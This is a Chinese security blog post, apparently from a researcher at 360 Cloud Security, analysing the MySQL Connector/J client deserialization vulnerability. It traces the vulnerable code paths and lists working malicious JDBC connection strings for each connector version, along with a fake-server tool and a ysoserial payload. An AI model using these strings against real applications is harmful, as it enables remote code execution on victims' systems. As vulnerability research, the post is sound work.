
MySQL JDBC 客户端反序列化漏洞分析

发布时间：2020-04-15 17:35:35



作者：fnmsd@360云安全

这几天学习了BlackHat Europe 2019的议题《New Exploit Technique In Java Deserialization Attack》， 膜拜师傅们的同时，做一个简单的漏洞分析。

该漏洞需要能够控制客户端的JDBC连接串，在连接阶段即可触发，无需继续执行SQL语句。

测试代码

需要自行根据版本选择JDBC连接串，最后有基于各版本Connector连接串的总结。

```
public class test1 {
    public static void main(String[] args) throws Exception{
        String driver = "com.mysql.jdbc.Driver";
        String DB_URL = "jdbc:mysql://127.0.0.1:3306/test?
autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE
使用
        //String DB_URL = "jdbc:mysql://127.0.0.1:3306/test?
detectCustomCollations=true&autoDeserialize=true&user=yso_JRE8u20_calc";//5.x使用
        Class.forName(driver);
        Connection conn = DriverManager.getConnection(DB_URL);
    }
}
```

MySQL服务器使用：https://github.com/fnmsd/MySQL_Fake_Server

一个可以方便的辅助MySQL客户端文件读取和提供MySQL JDBC反序列化漏洞所需序列化数据的假服务器，看本文前请先简单看下工具说明。

这里提供一份我加了JRE8u20的YSOSerial用以测试（集成了n1nty师傅的代码，膜一下）：

> 链接：https://pan.baidu.com/s/12o5UFaln0qDUo0hPcIR1Eg 提取码：qdfc

文章目录

ServerStatusDiffInterceptor触发方式

原议题中使用这种方法，环境应该是8.x的connector

此处分析环境使用mysql-java-connector 8.0.14+jdk 1.8.20

参考 MySQL Connector/J 8.0 连接串参数属性手册

> **queryInterceptors:**一个逗号分割的Class列表（实现了com.mysql.cj.interceptors.QueryInterceptor接口的Class），在Query”之间”进行执行来影响结果。（效果上来看是在Query执行前后各插入一次操作）
> **autoDeserialize:**自动检测与反序列化存在BLOB字段中的对象。

所以如上所述，如果要触发queryInterceptors则需要触发SQL Query，而在getConnection过程中，会触发`SET NAMES utf`、`set autocommit=1`一类的请求，所以会触发我们所配置的queryInterceptors。

`ServerStatusDiffInterceptor`的`preProcess`方法（执行SQL Query前需要执行的方法）,调用了`populateMapWithSessionStatusValues`：

```
private void populateMapWithSessionStatusValues(Map<String, String> toPopulate) {  toPopulate:  size = 0
    java.sql.Statement stmt = null;  stmt: StatementImpl@1215
    java.sql.ResultSet rs = null;  rs: "com.mysql.cj.jdbc.result.ResultSetImpl@48524010"

    try {
        try {
            toPopulate.clear();

            stmt = this.connection.createStatement();  connection: ConnectionImpl@1096
            rs = stmt.executeQuery( sql: "SHOW SESSION STATUS");  stmt: StatementImpl@1215
            ResultSetUtil.resultSetToMap(toPopulate, rs);  toPopulate:  size = 0
```


执行了`SHOW SESSION STAUS`语句并获取结果，继续跟入`resultSetToMap`方法：

```
public static void resultSetToMap(Map mappedValues, ResultSet rs) throws SQLException {
    while (rs.next()) {
        mappedValues.put(rs.getObject( columnIndex: 1), rs.getObject( columnIndex: 2));
    }
}
```


`ResultSetImpl`的getObject方法，当MySQL字段类型为BLOB时，会对数据进行反序列化，所以此处只要保证第1或第2字段为BLOB且存存储了我们的序列化数据，即可触发。


额外说一句：确定字段为BLOB类型除了协议报文中列字段类型为BLOB以外，还需要FLAGS大于128、来源表不为空，否则会被当做Text，开发工具的时候这块卡了好久。

```
 public Object getObject(int columnIndex) throws SQLException {
       .....

       Field field = this.columnDefinition.getFields()[columnIndexMinusOne];
       switch (field.getMysqlType()) {
           case BIT:
           //其实看起来BIT也行，与BLOB的逻辑一毛一样，不过这里用的是BLOB类型
           ....
           case BLOB:
               if (field.isBinary() || field.isBlob()) {
                   byte[] data = getBytes(columnIndex);
//确认autoDeserialize处于开启状态继续

if(this.connection.getPropertySet().getBooleanProperty(PropertyKey.autoDeserialize).getValue()) {
                       Object obj = data;
                       //确认序列化数据头
                       if ((data != null) && (data.length >= 2)) {
                           if ((data[0] == -84) && (data[1] == -19)) {
                               // Serialized object?
                               try {
                                   //对数据进行反序列化
                                   ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
                                   ObjectInputStream objIn = new ObjectInputStream(bytesIn);
                                   obj = objIn.readObject();
                                   objIn.close();
                                   bytesIn.close();
                               } catch (ClassNotFoundException cnfe) {
                                   ...
                               }
                           } else {
                               return getString(columnIndex);
                           }
                       }

                       return obj;
                   }

       }
}
```

文章目录

测试过程中发现5.x、6.x无法正常使用，参考mysql java connector的5.1、6.0、8.0的连接串说明，经过分析各版本代码后总结：

1. 从6.0开始主要使用的包名从`com.mysql`变为了`com.mysql.cj`,所以`ServerStatusDiffInterceptor`所在位置也有所改变。
2. 5.1.11-6.0.6使用的interceptors属性为statementInterceptors，8.0以上使用的为queryInterceptors。（这块不是很确定，因为6.0的手册上说从5.1.11就开始变为queryInterceptors，但是实际测试后仍为statementInterceptors）
3. 5.1.11以下，无法直接通过连接触发：在执行getConnection时，会执行到com.mysql.jdbc.ConnectionImpl中如下代码块:



可以发现上面标示的两行代码交换了位置（emm，不是完全一样，领会精神）。

前面分析所述的连接时的SQL查询是在createNewIO方法中会触发，但是由于5.1.10及以前，Interceptors的初始化在createNewIO之后，导致查询触发前还不存在Interceptors，故无法在getConnection时触发。

PS：如果继续使用获取的连接进行SQL执行，还是可以触发反序列化的。

detectCustomCollations触发方式

这个点最早貌似是chybeta师傅找出来的，膜一下。

一点要看的题外话：看前面提到的5.x的手册，`detectCustomCollations`这个选项是从5.1.29开始的，经过代码比对，可以认为`detectCustomCollations`这个选项在5.1.29之前一直为true。

测试环境中使用mysql-connector-java 5.1.29+java 1.8.20：

触发点在`com.mysql.jdbc.ConnectionImpl`的`buildCollationMapping`方法中：

（调用栈就不放了，打个断点就到了）


```
if (javaCharset == null) {
    javaCharset = new HashMap();  javaCharset:  size = 0
    if (this.versionMeetsMinimum( major: 4,  minor: 1,  subminor: 0) && this.getDetectCustomCollations()) {
        java.sql.Statement stmt = null;
        ResultSet results = null;

        try {
            sortedCollationMap = new TreeMap();
            customCharset = new HashMap();
            customMblen = new HashMap();
            stmt = this.getMetadataSafeStatement();

            try {
                results = stmt.executeQuery( sql: "SHOW COLLATION");
                if (this.versionMeetsMinimum( major: 5,  minor: 0,  subminor: 0)) {
                    Util.resultSetToMap(sortedCollationMap, results,  key: 3,  value: 2);
```


可以看到两个条件：

1. 服务器版本大于等于4.1.0，并且`detectCustomCollations`选项为true

PS: 5.1.28的这条判断条件只有服务器版本大于4.1.0

1. 获取了`SHOW COLLATION`的结果后，服务器版本大于等于5.0.0才会进入到上一节说过的`resultSetToMap`方法触发反序列化

```
public static void resultSetToMap(Map mappedValues, ResultSet rs, int key, int value) throws SQLException {
    while(rs.next()) {
        mappedValues.put(rs.getObject(key), rs.getObject(value));
    }

}
```


此处getObject与前文一致不再赘述，此处只需要字段2或3为BLOB装载我们的序列化数据即可。

由于从5.1.41版本开始，不再使用getObject的方式获取`SHOW COLLATION`的结果，此方法失效。

5.1.18以下未使用getObject方式进行获取，同样无法使用此方法：

```
try {
    if (sortedCollationMap == null) {
        sortedCollationMap = new TreeMap();
        stmt = this.getMetadataSafeStatement();
        results = stmt.executeQuery( sql: "SHOW COLLATION");

        while(results.next()) {
            String charsetName = results.getString( columnIndex: 2);
            Integer charsetIndex = results.getInt( columnIndex: 3);
            sortedCollationMap.put(charsetIndex, charsetName);
        }

        if (this.getCacheServerConfiguration()) {
            synchronized(serverConfigByUrl) {
                serverCollationByUrl.put(this.getURL(), sortedCollationMap);
            }
        }
    }
```

总结下可用的连接串

用户名是基于MySQL Fake Server工具的，具体使用中请自行修改。

ServerStatusDiffInterceptor触发：

8.x:`jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE8u20_calc`

6.x(属性名不同):`jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE8u20_calc`

5.1.11及以上的5.x版本（包名没有了cj）:`jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_JRE8u20_calc`

5.1.10及以下的5.1.X版本：同上，但是需要连接后执行查询。

5.0.x:还没有`ServerStatusDiffInterceptor`这个东西┐(´∀`)┌

detectCustomCollations触发：

5.1.41及以上:不可用

5.1.29-5.1.40:`jdbc:mysql://127.0.0.1:3306/test?detectCustomCollations=true&autoDeserialize=true&user=yso_JRE8u20_calc`

5.1.28-5.1.19：`jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&user=yso_JRE8u20_calc`

5.1.18以下的5.1.x版本：不可用

5.0.x版本不可用

文章目录

总结

以上总结通过MySQL JDBC Connector触发漏洞的两种方法分析以及相关版本情况，希望能对大家有所帮助。

由于仍旧是Java反序列化漏洞的范围，依然需要运行环境中有可用的Gadget。

再次膜发现漏洞的几位师傅~

参考文献

漏洞相关：

https://i.blackhat.com/eu-19/Thursday/eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack.pdf

https://www.cnblogs.com/Welk1n/p/12056097.html

https://github.com/codeplutos/MySQL-JDBC-Deserialization-Payload

MySQL java Connector手册：

https://dev.mysql.com/doc/connector-j/5.1/en/connector-j-reference-configuration-properties.html


https://docs.oracle.com/cd/E17952_01/connector-j-6.0-en/connector-j-6.0-en.pdf

https://dev.mysql.com/doc/connector-j/8.0/en/connector-j-reference-configuration-properties.html

最后是招聘启事哈

360云安全团队目前大量岗位招聘中，欢迎各位大佬投递简历，大家一起来愉快地玩耍~

https://www.anquanke.com/post/id/200462



漏洞分析 反序列化 jdbc

赞 (11) 收藏


360云安全 认证

分享到：

推荐阅读

Jeddak数据安全沙箱：保障信贷客户广告投放隐私安全

从重大漏洞应急看云原生架构下的安全建设与安全运营（下）



利用RITA检测beacon通信

Real World CTF Trust or Not

2022-01-30 17:30:07 2022-01-29 15:30:54 2022-01-29 14:30:41 2022-01-29 10:30:08

发表评论

发表你的评论吧

发表评论

评论列表

Free雅轩 · 2020-05-03 00:16:13 回复

学习了，师傅太强了

我不是黑客 · 2020-04-15 18:16:32 回复

膜拜

文章目录

360云安全

这个人太懒了，签名都懒得写一个

文章 17 粉丝 29 ✚ 关注

TA的文章

从RFC规范看如何绕过waf上传表单 下篇

2021-05-29 10:00:05

pocassist——全新的开源在线poc测试框架

2021-05-27 12:00:01

从RFC规范看如何绕过waf上传表单 上篇

2021-05-20 10:00:53

Java反序列化机制拒绝服务的利用与防御

2021-04-14 10:00:48

从TemplatesImpl类Gadget中提取bytecode

2021-03-22 14:30:23

输入关键字搜索内容

相关文章

Apache Dubbo Hessian2 异常处理时反序列化（CV...

A-Journey-into-Synology-NAS-系列四-HTTP处理...

runC CVE-2019-16884-欺骗AppArmor分析及其思考

ThinkPHP5.0.24 反序列化浅析

CODESYS反序列化漏洞分析

一次Thinkphp 5.0.X 反序列化的坎坷

浅析PHP原生类

文章目录

热门推荐